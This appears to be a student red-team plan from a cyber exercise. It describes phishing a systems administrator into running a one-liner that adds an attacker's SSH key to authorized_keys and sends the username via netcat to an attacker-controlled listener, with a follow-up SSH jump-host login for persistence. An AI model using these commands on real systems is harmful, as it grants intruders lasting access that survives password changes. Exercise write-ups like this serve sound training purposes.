OFFSEC Report- Operation Ollie

Completed by:

Team Texas

Members:

Thomas Larkin (Offensive Captain)

Colin Mullican

Graeme Dickerson-Southworth

Ikechukwu Igboemaka

Completed on:

02/17/2024

Target:

Windows Workstation- CentOS 7.6 (orlando.mining.florida.tu, 172.19.229.162)

Target user- Bria Limerick (brilimerick), Systems Administrator IV

Time of attack:

Sunday, February 18th @ 10PM

Overview


In our offensive operation, Operation Ollie, we plan to insert a pre-generated SSH public key into a high-privileged user within Team Florida's network, using autophish.

Objective-

The objective of our operation will be Team Florida's flags (stored in the Windows shared drive), as well as incident reports, and offense reports (stored in the Linux shared drive), to gain insight on how our adversaries are operating and using this to better determine how we can defend our systems.

Resources-

For the scope of this attack, the only resources we require are a pre-generated SSH keypair, a netcat listener, nmap reconnaissance of Team Florida's network to determine the machine running their Linux workstation (which was determined through matching our OS with the OSes obtained through the reconnaissance), and examination of corporate assets provided by exercise control (after examination of group policies within our own network, we determined targeting a systems administrator user would give us the most privilege). Below is the output of the command ran on the Kali machine to generate the SSH keypair using RSA encryption:



```
┌──(zathras㉿kali)-[~/.ssh]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/zathras/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/zathras/.ssh/id_rsa
Your public key has been saved in /home/zathras/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:9KkOBTn8Oy6rz01TotEfa8UtyPw5YxLOTIf+EvDWo6w zathras@kali
The key's randomart image is:
+---[RSA 3072]----+
|                 |
|     . .         |
|      = .        |
|       *.+ = .   |
|      . So%.= .  |
|       + %+Boo   |
|      o *oXo*.   |
|     ..* +++ o   |
|    .o+oE.  ..   |
+----[SHA256]-----+
```

* This screenshot serves only as an example, and a new keypair will be generated for the attack.

Initial Access-

Initial access to Team Florida's Linux workstation (172.19.229.162) will be initiated through an autophish on a Bria Limerick (brilimerick), a Systems Adminstrator IV user within the company. Due to the nature of the autophish and its random execution time, we as a team need to know when the attack is initiated and if it is successful. Therefore, the following line of code will be issued on our team's Kali machine:

```
nc -l -p [port # of netcat listener] | tee ~/user.txt
```

The line of code opens a netcat listener on the designated port (the port itself is arbitrary but should run on a high-numbered port), reading input from the listener, then writing output to standard output (the terminal) and a named file (user.txt) simultaneously. This ensures that if the terminal is closed, the output will be written to a text file as a safety mechanism. Additionally, the absolute path to the output is provided, in case the netcat listener is ran from a directory that doesn't have write permissions (such as root).

Execution-

After discussion amongst our team, we decided on a command to append our pre-generated public SSH key into the victim user's authorized_keys file (~/.ssh/authorized_keys). Once the user interacts with the autophish, the following line of code will execute:

```
mkdir -p ~/.ssh && touch ~/.ssh/authorized_keys && chmod 700 ~/.ssh && chmod 600 ~/.ssh/authorized_keys && echo [content of .pub file] >> ~/.ssh/authorized_keys && whoami | nc [IP of Kali machine] [port # of netcat listener]
```

Each command executes only if the previous command executed properly, to ensure that multiple commands can operate within our limitation of 1 line of code. The following is a breakdown of each command executed:

- mkdir -p ~/.ssh – creates the .ssh directory within the user's home directory. If the user's home directory already has the .ssh directory, the command will do nothing (this does not mean the command fails to execute).
- touch ~/.ssh/authorized_keys – creates the empty authorized_keys file within the previously created .ssh directory. If the authorized_keys file already exists, the time of modification is changed to reflect the current time.
- chmod 700 ~/.ssh – sets read, write, and execute permissions for the file's owner, denying all permissions for the file's group and everyone else.
- chmod 600 ~/.ssh/authorized_keys – sets read and write permissions for the file's owner, denying all permissions for the file's group and everyone else.
- echo [content of .pub file] >> ~/.ssh/authorized_keys – reads the content of the public key (must include name of key, key signature, and host, as written in the file) and concatenates the output to the authorized_keys file.
- whoami | nc [IP of Kali machine] [port # of netcat listener] – outputs the username of the current user, then uses the output to send back to the netcat listener on the Kali machine

Persistence-

After the command has finished executing, we can SSH into the machine through the proxy by issuing the following command:

```
ssh [username]@[IP address] -J texas@10.23.65.6:10022
```

The username in this case would be “brilimerick”, and the IP address would be “172.19.229.162”.

Evasion-

Evasion in this attack is very limited, in that the attack relies on the persistence our authorized SSH key provides. If Team Florida detects that a user is running suspicious commands, their likely plan is to simply change the password. However, since we’ve been logging in via SSH, we completely bypass the need of a password, unaffecting our attack. The only way the attack could be completely shut down is by removing the appended authorized SSH key from the authorized_keys file.